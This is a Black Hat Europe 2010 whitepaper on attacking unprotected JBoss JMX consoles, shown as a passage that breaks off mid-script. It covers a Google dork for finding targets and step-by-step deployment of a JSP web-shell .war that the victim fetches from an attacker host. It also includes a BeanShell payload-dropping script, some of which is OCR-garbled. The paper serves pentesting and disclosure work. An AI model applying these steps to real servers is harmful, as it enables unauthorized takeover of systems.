Trustwave®
Information Security & Compliance

Abusing JBoss

Christian Papathanasiou

April 1st, 2010

A Whitepaper for Black Hat Europe 2010

Table of Contents

Introduction

JBoss Application Server is the open source implementation of the Java EE suite of services. It's easy-to-use server architecture and high flexibility makes JBoss the ideal choice for users just starting out with J2EE, as well as senior architects looking for a customizable middleware platform (Koussouris, Mondesir, & Dang, 2007).

Because it is Java-based, the JBoss application server operates cross-platform: usable on any operating system that Java supports. JBoss AS was developed by JBoss, now a division of Red Hat.


The pervasiveness of JBoss in enterprise JSP deployments is second to none meaning there is an abundance of targets both for the blackhat or the pentester alike. JBoss is usually invoked as root/SYSTEM meaning that any potential exploitation usually results in immediate super user privileges on the target host. A tool has been developed that is able to compromise an unprotected JBoss instance and ultimately upload and execute a Metasploit payload on the server.

Finally, this whitepaper will also take a brief look at Apache Tomcat demonstrating remote command execution and a tool that has also been developed to exploit a common Tomcat misconfiguration.

1 Remote command execution on JBoss

It has been demonstrated by (Hof, Patrick; Liebchen, Jens, 2008) and (Jörg Scheinert, 2008) that remote command execution can be achieved on JBoss by deploying (installing) a malicious web archive (.war) file on an unprotected JBoss server instance.

This is achieved by interacting with the JBoss JMX management console which is shown in Figure 1.0.


JBoss JMX Management Console - Mozilla Firefox
File
Edit
View
History
Bookmarks
Tools
Help
http://localhost:8080/jmx-console/
JBoss JMX Management Console
JBoss
ApplyFilter

JMX Agent View hax0r

ObjectName Filter (e.g. "jboss:*", "*:service=invoker,*") :

Catalina

- type=Server
- type=StringCache

JMImplementation

- name=Default,service=LoaderRepository
- type=MBeanRegistry
- type=MBeanServerDelegate

jboss

- database=localDB,service=Hypersonic
- name=PropertyEditorManager,type=Service
- name=SystemProperties,type=Service
- readonly=true,service=invoker,target=Naming,type=http

Figure 1.0 An instance of an unprotected JBoss JMX Management console.

The JMX console is bound by default to the loopback interface on TCP port 8080. By initiating JBoss with the –b 0.0.0.0 option binds the daemon to the external interface as shown below:


```
[root@attacker bin]# ./run.sh -b 0.0.0.0
..
18:20:12,108 INFO  [Server] Starting JBoss (MX MicroKernel)...
..
18:20:24,108 INFO  [Http11Protocol] Starting Coyote HTTP/1.1 on http-0.0.0.0-8080
..
```

By default according to (Maier, 2004), JBoss does not protect the administrative interface shown in figure 1.0 from unauthorized access meaning that any non-security minded administrator simply stops at this point and proceeds to use the JBoss server for business purposes exposing the interfaces' privileged functions to abuse.

From this follows that a portscan across a client network against port 8080 may reveal exploitable JMX consoles.

The insecure out of the box behavior of JBoss has resulted in commercial products being left open to compromise which incorporate JBoss as part of an underlying subsystem. An example of this is the Cisco Security Monitoring, Analysis and Reporting System (S-MARS) (Cisco Security Advisories, 2006).

At the time of writing, the following Google dork allinurl:/jmx-console MBean resulted in numerous potential targets as is shown in figure 2.0.


allinurl:HtmlAdaptor MBean - Google...
Veb Images Videos Maps News Shopping Mail more ▼
Google
Search
Advanced Search
Web
Show options...

allinurl:HtmlAdaptor MBean

Search: ● the web ○ pages from the UK

Results **1** - **10** of about **10,300** for **allinurl:HtmlAdaptor MBean**. (**0.16** seconds)

MBean Inspector
MBean Name: Domain Name: jboss.management.local. ServiceModule: cluster-service.xml. name: jboss%3aservice%3dHASessionState. J2EEServer: Local **...**
portugal.strabon.org/.../**HtmlAdaptor**?...inspect**MBean**... xml%2Cj2eeType%3D**MBean**%2Cname%3Djboss%253aservice%253dHAS...

MBean Inspector
MBean Name: Domain Name: jboss.management.local. ServiceModule: jboss-service.xml. J2EEServer: Local. name: jboss%3aservice%3dClientUserTransaction **...**
mainetire.com/.../**HtmlAdaptor**?...inspect**MBean**... xml%2Cname%3Djboss%253aservice%253dClientUserTransaction... - Cached

MBean Inspector
Name, Type, Access, Value, Description. objectName, java.lang.String, R, jboss. management.local:J2EEApplication=null,J2EEServer=Local **...**
urbanemd.com/.../**HtmlAdaptor**?...inspect**MBean**... security%253aservice%253dSecurityConfig%2CJ2EEServer%3DLocal%2C...


MBean Inspector
MBean Name: Domain Name: jboss.management.local. ServiceModule: uuid-key-generator.sar. name: jboss%3aservice%3dKeyGeneratorFactory%2ctype%3dUUID **...**
nyxtraining.com/.../**HtmlAdaptor**?...inspect**MBean**... sar%2Cname%3Djboss%253aservice%253dKeyGeneratorFactory%... - Cached

MBean Inspector
j2ee.state.starting. j2ee.state.running. j2ee.state.stopping. j2ee.state.stopped. j2ee.state.failed. j2ee.object.created. j2ee.object.deleted **...**
urbanehealth.com/.../**HtmlAdaptor**?...inspect**MBean**... mq%253aservice%253dSecurityManager%2CJ2EEServer%3DLocal%2CJ2...

MBean Inspector
MBean Name: Domain Name: jboss.management.local. ServiceModule: jbossmq-service.xml.

Figure 2.0 JBoss Google dork

Furthermore, such real-time notification services such as Google alerts can be created to instantly notify a potential attacker of new targets as they are discovered by Google. This is shown in figure 3.0.



Welcome to Google Alerts

Google Alerts are email updates of the latest relevant Google results (web, news, etc.) based on your choice of query or topic.

Some handy uses of Google Alerts include:

- monitoring a developing news story
- keeping current on a competitor or industry
- getting the latest on a celebrity or event
- keeping tabs on your favorite sports teams

Create an alert with the form on the right.

You can also click here to manage your alerts

Create a Google Alert

Enter the topic you wish to monitor.

Search terms: ıurl:/jmx-console MBean
Type: Comprehensive
How often: as-it-happens
Email length: up to 50 results
Deliver to:

Google will not sell or share your email address.

Figure 3.0 JBoss Google alerts

In conjunction with the tool, `jboss-autopwn`, which will be discussed later in this paper, it is possible to auto-exploit any newly discovered JBoss instances that are found by Google's spider with all the implications this entails.

The payload that is deployed i.e., installed, is a .war file. In essence this is a zip archive enclosing within our JSP shell. This is shown below:

```
[root@attacker ~]# file browser.war
browser.war: Zip archive data, at least v2.0 to extract
[root@attacker ~]# unzip browser.war
Archive:  browser.war
  inflating: META-INF/MANIFEST.MF
  inflating: browser.jsp
[root@attacker ~]# cat META-INF/MANIFEST.MF
Manifest-Version: 1.0
Created-By: 1.5.0_21 (Sun Microsystems Inc.)
[root@attacker ~]#
```

This payload can be deployed using various methods as discussed in (Hof, Patrick; Liebchen, Jens, 2008) and (Jörg Scheinert, 2008) however two most pertinent to this whitepaper being through the MainDeployer java.net.URL method and the second, using the BeanShell Deployer.

We will now re-visit these concepts as a means of understanding the background of how the `jboss-autopwn` tool works, starting with the MainDeployer java.net.URL method.

1.1 MainDeployer java.net.URL .war deployment

The MainDeployer java.net.URL method involves having the JBoss instance initiate an outbound HTTP connection to the attacker's server requesting via an HTTP GET request and subsequently deploying the .war file supplied by the attacker. This transaction is demonstrated in figure 4.0.





Figure 4.0 (Hof, Patrick; Liebchen, Jens, 2008) Deploying a .war file utilizing the MainDeployer deploy java.net.URL method.

The request that is sent by the JBoss server to the attacker-controlled web-server is shown below whereby we note that the JBoss server at 192.168.1.2 has connected to our web server and simply sent a GET request for payload.war.

```
[root@attacker ~]# nc -lv 80
Connection from 192.168.1.2 port 80 [tcp/http] accepted
GET /payload.war HTTP/1.1
User-Agent: Java/1.6.0_17
Host: 192.168.1.2
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
^C
[root@attacker ~]#
```

Once retrieved, the .war file is subsequently deployed by the JBoss server.

In practice, an attacker would deploy a .war file using the MainDeployer java.net.URL method by selecting the MainDeployer MBean as in figure 5.0:


JBoss JMX Management Console - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.2:8080/jmx-console/
JBoss JMX Management Console

- service=SecurityConfig
- service=XMLLoginConfig

jboss.system


- service=JARDeployer
- service=Logging,type=Log4jService
- service=MainDeployer
- service=ServiceController
- service=ServiceDeployer
- service=ThreadPool
- type=Server
- type=ServerConfig
- type=ServerInfo

Figure 5.0 Selecting the MainDeployer

At this point, an attacker would choose a JSP payload that suits their requirements. In our case, we shall be using the JSP File Browser version 1.2 from http://www.vonloesch.de. The JSP shell is packaged as a .war file using the following command:

```
[root@attacker ~]# jar cvf browser.war browser.jsp
added manifest
adding: browser.jsp(in = 1440) (out= 510)(deflated 64%)
[root@attacker ~]#
```

Following this, the deploy() java.net.URL ParamValue is set to the attacker's HTTP server serving the malicious .war file and invoked. If all goes well, figure 7 is returned to the attacker.




void deploy()

(no description)

Param	ParamType	ParamValue	ParamDescription
url	java.net.URL	http://192.168.1.3/browse	(no description)

Figure 6.0 Deploying the malicious .war file




JMX MBean Operation Result deploy()

Operation completed successfully without a return value.

Figure 7.0 Successful deployment.

The JSP file browser is accessed in this instance by the following URL: http://192.168.1.2/browser/browser.jsp. This is shown in figure 8.0.


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.2:8080/browser/browser.jsp
http://localhost:8...owser/browser.jsp
Filename filter:
Download selected files as (z)ip
(Del)ete selected files
Create (D)ir
(C)reate File
(M)ove Files
Cop(y) Files
(R)ename File
Browse...
Upload
(L)aunch external program

	Name	Size	Type	Date
	[C:\]			
	[D:\]			
	[E:\]			
	[F:\]			
	[G:\]			
	[Z:\]			
	[..]			
□	[META-INF]		DIR	Mar 22, 2010 3:25:36 PM
□	browser.jsp	73.72 KB	.jsp	Mar 17, 2010 11:19:32 PM

□ Select all

jsp File Browser version 1.2 by www.vonloesch.de

Figure 8.0 Deployed JSP shell payload allowing full control of the JBoss server.

From this point, an attacker has full command execution and full upload capability on the server in question. We will now describe the Bean Shell deployment method which is very similar to the above however allows an attacker to deploy the JSP payload in-situ without having to rely on an outbound HTTP connection by the JBoss server.

1.2 Deploying a malicious .war file with the Bean Shell Deployer

From (JBoss, 2009) "The BSH Deployer, or BeanShell Deployer allows you to deploy one-time execution scripts or even services in JBoss. Scripts are plain text files with a .bsh extension and can even be hot-deployed. This gives you scripting access inside the JBoss server."

In essence, the MainDeployer URL deploy method has certain drawbacks- it relies on there existing no restrictive egress firewall policy between the JBoss server and the attacker as shown in figure 9. If outbound HTTP connections are firewalled, this deployment method fails as the JBoss server cannot connect outbound to retrieve the .war archive from the attacker's server.



Vulnerable JBoss instance: 192.168.1.2
JBoss
Attacker controlled web server 192.168.1.3

Figure 9 (Hof, Patrick; Liebchen, Jens, 2008) Due to strict egress filtering, the JBoss server is unable to establish an outbound HTTP connection to the attacker's web server to retrieve the malicious .war file.

To overcome this obstacle, we utilize the functionality provided by the BSH deployer to create a .bsh script which contains a base64 encoded array of our malicious .war payload. When the .bsh script is deployed within the BSH Deployer, the base64 encoded .war file is base64 decoded and written to disk.

With the .war file on the drive, the MainDeployer can then be used to deploy it locally. From (Hof, Patrick; Liebchen, Jens, 2008) the following Bean Shell script is used to encapsulate our payload.


```
import  java. Io.FileOutputStream;
import  sun.misc.BASE64Decoder;
// Base64 encoded payload.war
String  val = "UEsDBBQACA [ . . . ] AAAAA";
BASE64Decoder decoder = new BASE64Decoder();
byte [ ] byteval = decoder.Decode Buffer(val);
FileOutputStream fstream = new FileOutputStream("/tmp/payload.war");
fstream.write(byteval);
fstream.close();
```

We base64 encode the .war file and paste the base64 string in the val array. We then remove all new line characters from the .bsh script. The above .bsh script looks like:

```
import    java.  Io.FileOutputStream  ;import    sun.misc.BASE64Decoder;String    val  =
"UEsDBBQACA [ . . . ] AAAAA";BASE64Decoder decode r = new BASE64Decoder ( ) ;byte [ ]
